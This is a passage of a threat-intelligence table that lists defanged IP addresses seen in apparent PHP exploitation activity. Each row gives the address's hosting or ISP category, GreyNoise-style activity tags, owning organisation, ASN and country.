159[.]223[.]59[.]200	hosting / DigitalOcean	Activity + Session Poisoning + php2shell-Labeled Tooling	DigitalOcean, LLC	AS14061	Singapore
161[.]132[.]37[.]162	education	Activity + Session Poisoning + php2shell-Labeled Tooling	Red Cientifica Peruana	AS3132	Peru
161[.]184[.]215[.]40	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	TELUS Communications Inc.	AS852	Canada
165[.]22[.]170[.]107	hosting / DigitalOcean	Session Poisoning	DigitalOcean, LLC	AS14061	United States
167[.]17[.]47[.]102	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Trunk Networks LTD	AS43180	Singapore
167[.]17[.]69[.]200	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	GTHost	AS63023	United States
169[.]150[.]227[.]213	hosting	Activity + Session Poisoning	Datacamp Limited	AS212238	Israel
170[.]62[.]100[.]187	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Datacamp Limited	AS212238	Sweden
170[.]62[.]100[.]237	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Datacamp Limited	AS212238	Sweden
170[.]187[.]190[.]236	hosting / Linode	Activity + Session Poisoning + php2shell-Labeled Tooling	Akamai Connected Cloud	AS63949	Germany
170[.]205[.]31[.]28	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Advin Services LLC	AS206216	United States
172[.]166[.]165[.]148	hosting / Azure	Activity + Session Poisoning + php2shell-Labeled Tooling	Microsoft Corporation	AS8075	United Kingdom
173[.]40[.]223[.]121	isp	Session Poisoning	Charter Communications LLC	AS20115	United States
175[.]117[.]45[.]36	isp	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	SK Broadband Co Ltd	AS9318	South Korea
176[.]4[.]191[.]221	isp	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Telefonica Germany GmbH & Co.OHG	AS6805	Germany
176[.]65[.]139[.]168	hosting	Memory Corruption Exploit + Request Memory Exhaustion	Storm Industries LLC	AS219502	Germany
176[.]124[.]32[.]170	hosting	Activity + Memory Corruption Exploit + Session Poisoning + php2shell-Labeled Tooling	BlueVPS OU	AS62005	Estonia
176[.]140[.]240[.]226	isp	Activity + Session Poisoning	Bouygues Telecom SA	AS5410	France
176[.]170[.]92[.]3	isp	Session Poisoning	Bouygues Telecom SA	AS5410	France
178[.]104[.]167[.]156	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Hetzner Online GmbH	AS24940	Germany
178[.]249[.]209[.]166	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Datacamp Limited	AS212238	Czech Republic
178[.]249[.]214[.]6	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Datacamp Limited	AS212238	Canada
182[.]2[.]177[.]82	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	PT. Telekomunikasi Selular	AS23693	Indonesia
182[.]2[.]182[.]165	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	PT. Telekomunikasi Selular	AS23693	Indonesia
182[.]2[.]190[.]142	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	PT. Telekomunikasi Selular	AS23693	Indonesia
183[.]241[.]192[.]249	isp	Activity + Session Poisoning	China Mobile Communicaitons Corporation	AS56048	China
184[.]73[.]151[.]236	hosting / Amazon EC2	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Amazon.com, Inc.	AS14618	United States
185[.]65[.]134[.]250	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	31173 Services AB	AS39351	Netherlands
185[.]65[.]135[.]250	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	31173 Services AB	AS39351	Sweden
185[.]82[.]202[.]138	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Host Sailor Ltd	AS60117	Netherlands
185[.]130[.]45[.]226	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion	Privex Inc.	AS210083	Sweden
185[.]131[.]54[.]148	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Tier 4 Cloud Services	AS146943	India
185[.]177[.]72[.]45	hosting	Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Bucklog SARL	AS211590	France
185[.]184[.]222[.]160	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Owl Limited	AS43357	Netherlands
185[.]207[.]232[.]121	isp	Activity + Session Poisoning + php2shell-Labeled Tooling	KOMAX OOD	AS41366	Bulgaria
185[.]213[.]154[.]179	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	31173 Services AB	AS39351	Sweden
185[.]225[.]191[.]232	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + Session Poisoning + php2shell-Labeled Tooling	MEVSPACE sp. z o.o.	AS201814	Poland
185[.]252[.]220[.]147	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	M247 Europe SRL	AS9009	Romania
186[.]22[.]19[.]172	isp	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Telecentro S.A.	AS27747	Argentina
188[.]166[.]166[.]205	hosting / DigitalOcean	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	DigitalOcean, LLC	AS14061	Germany

IP ADDRESS	CATEGORY	GREYNOISE TAGS / SIGNALS	ORGANISATION	ASN	COUNTRY
191[.]217[.]250[.]227	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Samuel Dierich	AS218877	Netherlands
192[.]9[.]168[.]47	hosting / Oracle Cloud Infrastructure	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Oracle Corporation	AS31898	Australia
192[.]140[.]154[.]1	isp	Activity + Session Poisoning	Excitel Broadband Private Limited	AS133982	India
192[.]169[.]119[.]217	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Zenlayer Inc	AS21859	Taiwan
192[.]253[.]209[.]123	hosting	Activity + Session Poisoning	GSL Networks Pty LTD	AS137409	United States
193[.]29[.]106[.]28	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	M247 Europe SRL	AS9009	Germany
193[.]32[.]249[.]238	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	31173 Services AB	AS39351	Netherlands
193[.]47[.]62[.]24	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	BestDC Limited	AS216014	Netherlands
194[.]87[.]27[.]41	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Timeweb, LLP	AS210976	Netherlands
194[.]156[.]238[.]177	isp	Activity + Session Poisoning	TBTNET TELEKOM LTD. STI.	AS206163	Turkey
195[.]88[.]87[.]101	hosting / Contabo	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Contabo GmbH	AS51167	France
198[.]44[.]159[.]163	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	tzulo, inc.	AS11878	United States
198[.]200[.]59[.]85	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	PEG TECH INC	AS54600	United States
200[.]119[.]44[.]50	isp	Session Poisoning	ETB - Colombia	AS19429	Colombia
200[.]141[.]3[.]58	hosting / Hostinger	Activity + Session Poisoning + php2shell-Labeled Tooling	Hostinger International Limited	AS47583	India
202[.]162[.]108[.]208	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	BGP Network Limited	AS64050	Singapore
203[.]189[.]139[.]225	isp	Session Poisoning	Cogetel Online, Cambodia, ISP	AS23673	Cambodia
204[.]76[.]203[.]237	hosting	Activity + Memory Corruption Exploit + Session Poisoning + php2shell-Labeled Tooling	Pfcloud UG	AS51396	Netherlands
206[.]71[.]169[.]144	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	M5 Computer Security	AS21581	United States
206[.]245[.]153[.]56	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Moula World LLC	AS211019	Netherlands
209[.]177[.]212[.]147	isp	Session Poisoning	Metro Communications Company	AS53610	United States
212[.]30[.]206[.]158	isp	Activity + Session Poisoning + php2shell-Labeled Tooling	Mila hf	AS6677	Iceland
212[.]95[.]52[.]99	hosting / Leaseweb	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Leaseweb Deutschland GmbH	AS28753	Germany
216[.]26[.]225[.]97	hosting	Activity + Session Poisoning	3xK Tech GmbH	AS200373	United States
217[.]60[.]196[.]124	hosting	Activity + Session Poisoning	OVH SAS	AS16276	Germany
217[.]156[.]64[.]76	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	ALEXHOST S.R.L.	AS200019	Moldova
223[.]178[.]86[.]187	isp	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Bharti Airtel Ltd., Telemedia Services	AS24560	India
223[.]181[.]62[.]146	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Bharti Airtel Ltd., Telemedia Services	AS24560	India
223[.]252[.]16[.]151	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Wholesale Services Provider	AS45671	Australia